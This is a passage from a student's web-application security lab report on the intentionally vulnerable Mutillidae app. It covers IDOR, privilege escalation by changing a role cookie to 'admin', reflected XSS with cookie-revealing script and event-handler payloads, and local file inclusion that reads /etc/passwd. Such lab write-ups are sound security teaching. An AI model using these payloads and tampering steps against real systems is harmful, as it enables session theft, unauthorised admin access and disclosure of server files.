


Figure 59: Response for the third identifier tested, confirming the parameter is not access-controlled per user/session




Figure 60: Escalating the test by pointing the identifier at a local server file path




Figure 61: Server response returning local file content instead of the expected object, indicating an IDOR / path-traversal weakness




Figure 62: Further identifier manipulation targeting an additional server-side file (e.g. an application log or config file)




Figure 63: Final response confirming that changing the object identifier consistently exposes data/files that should not be accessible to the current user — IDOR confirmed

> ***Key Learning:*** *If changing a single parameter value changes whose data comes back, the object reference is direct and insecure — the fix belongs on the server (re-validate ownership on every request), never on the client.*

6.2 Part 2: Privilege Escalation

After logging in to Mutillidae as a normal ("Viewer") user, Burp Proxy intercepted a subsequent request carrying a Cookie: role=user header. That cookie value was changed to role=admin and forwarded. The server granted access to administrator-only functionality (the administration.php page) purely on the strength of the modified cookie, with no server-side re-validation of the user's actual role.




Figure 64: Intercepted POST login request while authenticating as a normal ("Viewer") user

Figure 65: Subsequent authenticated GET request captured after logging in as the standard user




Figure 66: Repeater request with the session Cookie value changed from role=user to role=admin




Figure 67: Server granting access to the administration.php page after the cookie was tampered with — Privilege Escalation confirmed

Expected Result

The application granted access to admin functionality (Admin Panel, User Management, System Settings) after the cookie was tampered with, confirming that the server trusted a value the client was free to change.

> ***Key Learning:*** *Session state that determines authorisation — roles, permission flags, entitlement levels — must live server-side (in the session store) and never be trusted from a client-supplied cookie or hidden field.*

7. Task 4: Cross-Site Scripting (XSS) & File Inclusion

Objective

To trigger a Reflected XSS vulnerability that executes attacker-controlled JavaScript in a victim's browser, to read sensitive local files through Local File Inclusion, and to demonstrate the risk of Remote File Inclusion.

Theory and Background

XSS is a client-side attack: unsanitised input is reflected back into the page and executes in the victim's browser, most dangerously enabling session-cookie theft. LFI and RFI are server-side attacks: a file-path parameter that the server trusts lets an attacker read local files (LFI) or, worse, pull in and execute code from an entirely different server (RFI). Together they show how a single class of flaw — trusting user-supplied input — can compromise either the client or the server depending on where that input ends up being used.

7.1 Part 1: Reflected XSS

In Mutillidae's OWASP Top 10 → A2 - Cross Site Scripting (XSS) → Reflected XSS → DNS Lookup page, the payload <script>alert(document.cookie)</script> was submitted in the Hostname/IP field. The page reflected the script back unescaped, and the browser executed it, popping an alert box containing the live PHPSESSID session cookie. Several payload variants (plain alert(), event-handler attributes such as onerror=, attribute- and form-breakout strings, and an iframe injection) were also tested to confirm the field would accept and execute HTML/JavaScript in multiple contexts.




Figure 68: Mutillidae DNS Lookup page — the Reflected XSS lab target

---



Figure 69: Reflected XSS payload entered in the Hostname/IP field: <script>alert(document.cookie)</script>




Figure 70: JavaScript alert box firing and disclosing the session cookie value — confirming Reflected XSS



Figure 71: Additional payload variant tested: <script>alert('XSS')</script>



Figure 72: Alert dialog confirming the second payload executed inside the page context



Figure 73: Cookie-disclosure dialog showing the reflected username, uid and PHPSESSID values




Figure 74: Testing an attribute-breakout payload to escape the existing HTML attribute context




Figure 75: Form-breakout payload injected into the Hostname/IP field



Figure 76: Metasploitable 2 landing page, used to relaunch the vulnerable lab applications (Mutillidae, DVWA, etc.)



Figure 77: Re-submitting a crafted payload after relaunching the DNS Lookup lab




Figure 78: Session-expired message returned mid-testing, requiring the tester to log back in before continuing



Figure 79: Event-handler based payload tested (onerror="alert('XSS')")



Figure 80: Alert dialog confirming the event-handler payload executed successfully



Figure 81: iframe-based injection payload tested (src="http://10.0.2.15"></iframe>)




Figure 82: Resulting page rendering the injected iframe content, confirming the field reflects unsanitised HTML/script back to the browser

> ***Key Learning:*** *Reflected XSS turns the victim's own browser and session against them. Once alert(document.cookie) fires, an attacker capable of getting a victim to click a crafted link could just as easily exfiltrate that cookie to a remote server and hijack the session.*

7.2 Part 2: Local File Inclusion (LFI)

Mutillidae's Arbitrary File Inclusion lab loads page content based on a page parameter (e.g. ?page=home.php). Replacing that value with a directory-traversal payload pointing at /etc/passwd caused the server to return the contents of the system password file directly in the response — confirming that the parameter is used to build a filesystem path without restricting it to the application's own content directory.




Figure 83: Mutillidae Arbitrary File Inclusion lab page, showing content loaded through the "page" parameter

